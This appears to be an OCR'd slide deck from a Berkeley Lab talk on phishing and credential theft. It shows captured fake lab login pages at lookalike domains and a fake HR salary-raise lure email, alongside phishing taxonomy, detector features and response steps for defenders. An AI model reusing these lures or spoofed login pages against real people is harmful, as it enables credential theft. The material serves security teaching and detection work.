
Shadow: social engineering attacks now spreading to telephone: tax, payroll scams, people attacking people to get to computers

Controls Implemented: RPZ, GAM to remove messages, Bro policies



Account Compromise per year

Deep Dive: Phishing Era 2012-2016



Berkeley Lab Login
Aashish
Not Secure
lbl.gov.freeshare.link/secure/b3c6f3/15d6bb06-f78f-4329-9943-c088f93ebf33/?owner=1

BERKELEY LAB

Log in with your Berkeley Lab Identity

Username

Password

Log in

A service named Google Apps has requested that you login.

Lost or forgot password?

A U.S. Department of Energy National Laboratory
Managed by the University of California

Questions & Comments
Privacy & Security Notice

Berkeley
UNIVERSITY OF CALIFORNIA

Hello,

The University is having a salary increment program again this year with an average of 2.5%.

The Human Resources department evaluated you for a raise on your next paycheck.

Click below to confirm and access your salary revision documents:

Click Here to access the documents

Sincerely,

Human Resources

University of California, Berkeley

thn-UserPassword00000000wcltrh96UQb2W9rsJ9NowN42-LXrnNlj3ES46u4E9pfLOW8p8Vi842Hjwd0ogp-cx3bMFtLXIbrQq28ngWghiKK2vv

BERKELEY LAB
LAWRENCE BERKELEY NATIONAL LABORATORY
U.S. DEPARTMENT OF ENERGY
A-Z INDEX | PHONE BOOK | JOBS | SEARCH
CENTRAL LOGIN FACILITY

Please login below with your LBNL LDAP username and password:

USERNAME:

PASSWORD:

Login

BERKELEY LAB
LAWRENCE BERKELEY NATIONAL LABORATORY
U.S. DEPARTMENT OF ENERGY
A-Z INDEX | PHONE BOOK | JOBS | SEARCH
CENTRAL LOGIN FACILITY

Please login below with your LBNL LDAP username and password:

USERNAME:

PASSWORD:

Login

Are you wondering how you ended up here?

A service offered by Lawrence Berkeley National Laboratory, but without more descriptive details, has requested that we authenticate you. Because your username and password will not be transmitted to this service, you should feel relatively safe logging in here.

If you have concerns about the legitimacy of this site, please contact the Help Desk at x4357 or help@lbl.gov.

A U.S. Department of Energy National Laboratory Operated by the University of California

Office of Science
U.S. DEPARTMENT OF ENERGY

QUESTIONS & COMMENTS - PRIVACY & SECURITY NOTICE

lbl.uni.me/https.login.lbl.gov.html
lbl.uni.me
Reported Web Forgery!
Get me out of here!
This isn't a web forgery...

BERKELEY LAB
LAWRENCE BERKELEY NATIONAL LABORATORY
U.S. DEPARTMENT OF ENERGY
A-Z INDEX | PHONE BOOK | JOBS | SEARCH
CENTRAL LOGIN FACILITY

Please login below with your LBNL LDAP username and password:

USERNAME:

PASSWORD:

Login

Are you wondering how you ended up here?


This site serves as the secure login provider for the LBNL's **Google Apps** services.


If you have concerns about the legitimacy of this site, please contact the Help Desk at x4357 or help@lbl.gov.

A U.S. Department of Energy National Laboratory Operated by the University of California

Office of Science
U.S. DEPARTMENT OF ENERGY

QUESTIONS & COMMENTS - PRIVACY & SECURITY NOTICE


PHISH
Link
Msg body seeking $$ or credentials directly
Attachment
Redirection
Downloads
Form
credentials
exe
pdf’s
Word Macros
flash….
Agenda
Schedule
Shared document
Link



PHISH

Link

Msg body seeking $$ or credentials directly

Attachment

Extract files

Sandbox

Identify IoC's

Redirection

Downloads

Form

credentials

exe

pdf's

Word Macros


flash….

Agenda

Schedule

Shared document

Link



PHISH

Link

Msg body seeking $$ or credentials directly

Attachment

Extract files

Sandbox

Redirection

Downloads

Form

credentials

File types md5/sha1 hashes

exe

pdf's

Word Macros

flash….


Agenda

Schedule

Shared document

Link

Identify IoC's



PHISH

Link

Msg body seeking $$ or credentials directly

Attachment

Extract URLs

Track "Clicks"

Redirection

Downloads

Form

Track HTTP POST

credentials

Identify stolen creds

Lateral attacker/ stolen creds

File types md5/sha1 hashes

Extract files

Sandbox

exe

pdf's

Word Macros

flash….

Agenda

Schedule

Shared document


Link

Identify IoC's

Bro policies: https://github.com/initconf/smtp-url-analysis

USENIX’17 paper: http://go.lbl.gov/credphish

Detector Design: Features per attack stage



Exploit Centric

Lure Centric

Characteristics of exploit

Domain Reputation features

Likelihood that someone will visit a URL based on its FQDN

Few Employees have visited this domain

Global count of # of Prior HTTP visits to the FQDN in URL

Employees Never visited this domain until recently

Counts # of days between the first visit to the FQDN in URL and time when link in email initially arrived

Sender Reputation features

Elements of Lure (recognizing different kinds of spoofing that attacker might use to gain trust

NameSpoofer

Counts # of previous days with email **From** contains **same name** as the email being scored

AddressSpoofer

Counts # of previous days with email **From** contains **same name and address** as email being scored

HistoricallyNewAttacker

# of prior days **From Name** has sent email

# of prior days **From address** has sent email

Lateral Attacker

Compromised user accounts

Google Auth/LDAP Logs


Login History of sender from this IP

# of others employees logged in from this IP

Identify and RPZ the malicious domain ASAP

1. Fast Identification (Bro or user reporting)
2. RPZ the domain
3. Remove the email with GAM

SSH Credential Theft 2004-2010



The New York Times
Technology
Great Getaways – FREE luxury travel deals
NYTimes: Home - Site Index - Archive - Help
Welcome, unknown - Member Center - Log Out
Go to a Section
Go
Search: All of Technology
Go

Internet Attack Called Broad and Long Lasting by Investigators

By JOHN MARKOFF and LOWELL BERGMAN
Published: May 10, 2005

Correction Appended

SAN FRANCISCO, May 9 - The incident seemed alarming enough: a breach of a Cisco Systems network in which an intruder seized programming instructions for many of the computers that control the flow of the Internet.

Now federal officials and computer security investigators have acknowledged that the Cisco break-in last year was only part of a more extensive operation - involving a single intruder or a small band, apparently based in Europe - in which thousands of computer systems were similarly penetrated.


Investigators in the United States and Europe say they have spent almost a year pursuing the case involving attacks on computer systems serving the American military, NASA and research laboratories.

Advertisement
Advertise on NYTimes.com

The break-ins exploited security holes on those systems that the authorities say have now been plugged, and beyond the Cisco theft, it is not clear how much data was taken or destroyed. Still, the case illustrates the ease with which Internet-connected computers - even those of sophisticated corporate and government networks - can be penetrated, and also the difficulty in tracing those responsible.

Peter DaSilva for The New York Times

The computer of Wren Montgomery at the University of California, Berkeley, was attacked in April 2004. Investigators say that intruder is primarily responsible for a series of attacks on government computers.



August 28, 2009, 10:18AM

Apache Site Hacked Through SSH Key Compromise

